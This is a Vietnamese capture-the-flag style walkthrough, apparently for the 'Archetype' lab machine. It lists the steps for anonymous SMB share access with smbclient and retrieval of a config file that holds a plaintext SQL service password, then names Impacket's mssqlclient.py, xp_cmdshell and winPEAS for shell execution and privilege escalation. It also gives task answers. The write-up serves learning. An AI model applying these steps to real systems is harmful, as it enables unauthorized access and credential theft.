
Các bước thực hiện:

Truy cập vào file trên SMB share bằng lệnh sau:
smbclient -N \\\\{TARGET_IP}\\Sharename

Dựa vào danh sách sharename ở trên ta thử truy cập vào đó:




Ta thấy **Sharename** thuộc **Administrative share** không thể truy cập được, ta thử truy cập vào Sharename không thuộc Administrative share. Ở đâu là **backups**:



Sau khi truy cập được ta dùng lệnh **dir** để xem danh sách các file ở đây. Ta phát hiện có một file tên **prod.dtsConfig**. Dùng lệnh "**get <tên file>** để tải file đó về máy.


Kiểm tra nội dung file prod.dtsConfig




Ta thấy được trong nội dung file này có dòng
"**Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;**"

Cho thấy đây là tài khoản đăng nhập vào MSSQL server, với host là **ARCHETYPE** mật khẩu là **M3g4c0rp123**. Đây cũng là đáp án cho task3.

Kiểm tra kết quả:




Task4:




Cách thực hiện:

Câu hỏi này liên quan đến một đoạn mã Python có chức năng khởi tạo kết nối có xác thực đến MSSQL server nằm trong công cụ Impacket. Ta có thể tra cứu trên mạng và tìm được đáp án ở đây là **mssqlclient.py**

Kiểm tra đáp án:




Task5:




Các bước thực hiện:

Câu hỏi này liên quan đến một thủ tục lưu trữ mở rộng trên MSSQL có thể được sử dụng để tạo ra một lệnh Windows shell. Dựa theo kết quả tham khảo trên mạng ta có thể dễ dàng tìm ra được đáp án chính là **xp_cmdshell**.

Kiểm tra kết quả:




Task6:



Các bước thực hiện:


Câu hỏi này liên quan đến tên đoạn mã được sử dụng để tìm kiếm các đường dẫn khả thi trong việc leo thang đặc quyền trên Window hosts. Có rất nhiều đoạn mã có thể làm được điều đó,

nên ta cần thu hẹp phạm vi đáp án thông qua hint được cung cấp:




Qua đây ta có thể xác định được tên của đoạn mã là **winPEAS**.

Kiểm tra đáp án:




Task7:




Các bước thực hiện:

Hint:




Để có thể làm được yêu cầu này. Ta cần phải nạp đoạn mã **winPEAS** vào MSSQL server để tìm kiếm thông tin cần thiết. Trước đó ta cần truy cập vào MSSQL server bằng công cụ **Impacket** cùng với đó là tài khoản và mật khẩu tìm được.

